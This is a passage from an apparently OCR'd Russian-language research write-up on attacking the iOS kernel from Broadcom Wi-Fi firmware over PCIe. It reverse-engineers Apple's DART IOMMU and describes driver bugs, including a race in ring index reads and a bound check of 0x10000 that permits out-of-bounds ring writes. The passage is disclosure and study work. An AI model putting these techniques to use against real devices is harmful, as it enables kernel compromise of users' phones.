
Его кольцо дескрипторов меняется слишком быстро для снимков, поэтому hook прошивки записывал дескрипторы непосредственно перед передачей.

```
PCIe                                                    USB

iPhone 7 Plus                                           iPhone 5s
    sven.trx:          4355c0-roml/config_pcie_release      chardonnay.trx:  43342a0-roml/usb
    olaf.trx:          4355c0-roml/config_pcie_release      cabernet.trx:    43342a0-roml/usb

iPhone 7                                                iPhone 5c
    kristoff.trx:      4355c0-roml/config_pcie_release      barolo.trx:      43342a0-roml/usb
    elsa.trx:          4355c0-roml/config_pcie_release      muscat.trx:      43342a0-roml/usb
                                                            centennial.trx:  4334b1-roml/usb
iPhone 6s Plus
    pinotnoir.trx:     4350c2-roml/pcie
    pinotnoir.trx:     4350c5-roml/pcie
    barbera.trx:       43451b1-roml/pcie

iPhone 6s / 6
    albarossa.trx:     4350c2-roml/pcie
    albarossa.trx:     4350c5-roml/pcie
    tempranillo.trx:   43451b1-roml/pcie
```



Все адреса дескрипторов были 32-битными, тогда как переменная XNU `gPhysBase` показывала, что DRAM iPhone 7 начинается с `0x800000000`. Очевидно, выполнялась трансляция адресов.

```
Address: 0x001E6ED0, Name: "wl0:dma"
Address: 0x001E74D0, Name: "wl0:dma"
Address: 0x001E7D60, Name: "wl0:dma"
Address: 0x001EA6C0, Name: "wl0:dma"
Address: 0x001EB6D4, Name: "wl0:dma"
Address: 0x001F6810, Name: "\x34\x12\xCD\xAB\x34\x12\xCD\xAB"
Address: 0x001F7320, Name: "H2D"
```

DART

Кольца MSGBUF выделяются в памяти хоста и предоставляются прошивке. `AppleBCMWLANBusInterfacePCIe` создаёт каждый буфер через `IOBufferMemoryDescriptor`, а затем передаёт его через `IODMACommand` и `IOMapper`.

```
IOBufferMemoryDescriptor *desc =
    IOBufferMemoryDescriptor::inTaskWithOptions(
        kernel_task, kIOMemoryTypeVirtual | kIODirectionOutIn,
        capacity, alignment);
IODMACommand *cmd = IODMACommand::withSpecification(
    IODMACommand::OutputLittle64, 0, 0, 0, 0, 1, mapper, 0);
cmd->setMemoryDescriptor(desc, true);
```

Объект PCIe из части 1 содержит этот mapper. Его vtable указывает на `IODARTMapper`, за которым стоит `AppleS5L8960XDART`. DART, Device Address Resolution Table, — собственная IOMMU Apple.


```
Low: 0x80459000, High: 0x00000000
Low: 0x804CE000, High: 0x00000000
Low: 0x804BD000, High: 0x00000000
Low: 0x80451000, High: 0x00000000
...
```

Обратная разработка показала трёхуровневую иерархию: до четырёх записей L0, 512 записей L1 в каждой таблице и 512 записей L2 при размере страницы 4 КиБ. В L0 бит 31 означает действительность и указывает на L1; в L1/L2 младшие биты `3` обозначают действительность, а запись содержит следующую таблицу или физическую страницу.


```
gPhysBase : 0x800000000
mem_size  : 0x07D000000

DRAM Physical Range: 0x800000000 - 0x87D000000
```


Четыре явных базовых дескриптора выбирают корни; для Wi-Fi был заполнен только первый. IO-Space начинается с `0x80000000`.



Модуль исследовательской инфраструктуры обходил таблицы, переводил адреса IO в физические, инвертировал отображение и вставлял новые mappings.



Отображение свободной страницы BSS ядра и перенаправление на неё DMA прошивки подтвердили правильность модели.




Исследование DART

DMA в защищённый KTRR текст ядра и области только для чтения вызывал fault и kernel panic; регистры конфигурации KTRR после блокировки также становились неизменяемыми.

```
L0 VA: FFFFFFE000718000
    L1 Table VA: FFFFFFE000A8A9E0
        0x80004000 -> 0x869EC0000
        0x80005000 -> 0x869EC1000
        0x80006000 -> 0x869EC2000
        0x80007000 -> 0x869EC3000
        0x80008000 -> 0x8694BC000
        0x80009000 -> 0x8694BD000
        0x8000A000 -> 0x8694BE000
        0x8000B000 -> 0x8694BF000
        0x8000C000 -> 0x86B2B8000
```

DART правильно разделял транзакцию, пересекающую соседние IO mappings, между их несмежными физическими адресами назначения.




Пространство конфигурации PCIe

Для выбора контекста мог использоваться Requester ID, что требует PCIe Access Control Services для защиты от подмены. Прошивка может читать и писать конфигурацию PCIe через `configaddr`/`configdata`. Её выгрузка и декодирование с помощью `lspci` не обнаружили расширенных возможностей вроде Alternate Routing-ID Interpretation.


```
panic(cpu 0 caller 0xffffffff00c597f1c):
    dart-apcie2 (0xffffffe0004bbc00):
        DART error: SID 0 write protect exception on write with device VA 0x0056b000
    (TTBR 0 SEG 2 PTE 0x16b ERROR_STATUS 0x80000508 AXI_ID 0x0000)
```

Исследование IO-Space

Инфраструктура объединила трансляцию DART с инвертированными таблицами страниц ARMv8 XNU, отображая каждую страницу IO обратно в виртуальную память ядра для анализа.




В отображённых страницах не оказалось ни одного виртуального указателя ядра, поэтому случайной утечки KASLR не было. Сопоставление содержимого, обращений драйвера, публикуемых прошивкой адресов и структур Android дало полную стабильную карту IO-Space.




Поиск уязвимостей

MSGBUF использует кольца host-to-device и device-to-host. Control Submit и Control Complete передают сложные изменения состояния, управление кольцами и ioctl. Прошивка сигнализирует о работе D2H через mailbox и MSI.




Аудит `drainControlCompleteRing` обнаружил повреждение памяти в обработчике сообщения, специфичном для Apple. Почти 500 мест вызова ioctl в `AppleBCMWLANCore` дали дополнительные ошибки повреждения памяти. Пакеты событий с EtherType `0x886C` открыли ещё две уязвимости.




Эти ошибки было трудно эксплуатировать без видимости кучи или утечки KASLR. Более сильную возможность предоставляла общая память DMA: вредоносная прошивка может изменять данные прямо во время их обработки хостом. В управляющих сообщениях не нашлось полезной гонки, а пакеты событий сначала безопасно копировались в `mbuf` ядра.

Ещё раз о кольцах сообщений

Каждое циклическое кольцо передаёт индексы чтения и записи через доступный для изменения IO-Space. Прошивке нужна запись только в половину из них, но все индексы были доступны в обоих направлениях.




`AppleBCMWLANPCIeSubmissionRing::workloopSubmitTx` читает индекс записи из общей памяти, вычисляет `ring_base + item_size * index` и отдельно повторно читает индексы для проверки свободного места. Прошивка могла создать гонку между этими чтениями и поместить элемент H2D по выбранному атакующим смещению.



Устранение состояния гонки


`getIndices` сравнивает каждое значение только с фиксированной верхней границей `0x10000`, а не с фактической ёмкостью кольца. Индекс меньше 65536, но за пределами кольца проходит проверку без гонки и превращает следующий созданный хостом элемент кольца в запись за границами.

```
void getIndices(uint32_t *rindex, uint32_t *windex) {
    uint32_t r = *read_index_ptr;
    uint32_t w = *write_index_ptr;
    if (r >= 0x10000 || w >= 0x10000)
        panic();
    *rindex = r;
    *windex = w;
}
```




Активация примитива

Первые тесты вызывали kernel panic, поскольку сама прошивка использовала повреждённый индекс и отправляла DMA за пределы отображённого IO-Space.



